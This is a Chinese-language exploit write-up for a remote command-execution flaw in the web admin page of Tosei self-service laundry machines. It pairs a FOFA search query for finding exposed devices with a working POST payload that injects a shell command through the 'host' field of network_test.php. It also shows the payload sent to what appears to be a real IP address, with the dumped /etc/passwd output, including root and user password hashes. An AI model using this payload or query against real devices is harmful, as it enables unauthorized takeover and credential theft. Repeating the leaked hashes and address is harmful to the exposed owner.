
T6-1Tosei-自助洗衣机-RCE

漏洞描述：

Tosei 自助洗衣机 web 管理端存在安全漏洞，攻击者利用该漏洞可以通过 network_test.php 的命令执行,在服务器任意执行代码，获取服务器权限，进而控制整个服务器。

网站图片：



网络测绘：

fofa语法：

FOFA：body="tosei_login_check.php"

漏洞复现：

payload：

```
POST /cgi-bin/network_test.php HTTP/1.1
Host: your-ip
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

host=%0acat${IFS}/etc/passwd%0a&command=ping
```

效果图:

Request

数据包扫描 热加载 构造请求

```
POST /cgi-bin/network_test.php HTTP/1.1
Host : 110.4.133.244
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

host=%0acat${IFS}/etc/passwd%0a&command=ping
```

Responses 3087bytes / 182ms

```
<TR>
<TD><PRE>
root:$1$oCLuEVgI1iAqOA8pwkzAg1:0:
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbi
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games:
gopher:*:13:30:gopher:/usr/lib/gop
ftp:*:14:50:FTP User:/home/ftp:
nobody:*:99:99:Nobody:/:
nscd:*:28:28:NSCD Daemon:/:/bin/fa
mailnull:*:47:47::/var/spool/mqueu
ident:*:98:98:pident user:/:/bin/f
rpc:*:32:32:Portmapper RPC user:/:
rpcuser:*:29:29:RPC Service User:/
xfs:*:43:43:X Font Server:/etc/X11
gdm:*:42:42::/home/gdm:/bin/bash
sshd:*:100:100:OpenSSH Privilege S
contec:$1$$Rq3kyMBU/8HuEGYDeWsm81:
fws:$1$$YWF0cxGsQLEPNeBm/hxa0.:502
<br/></PRE></TD>
</TR>
</TABLE>
```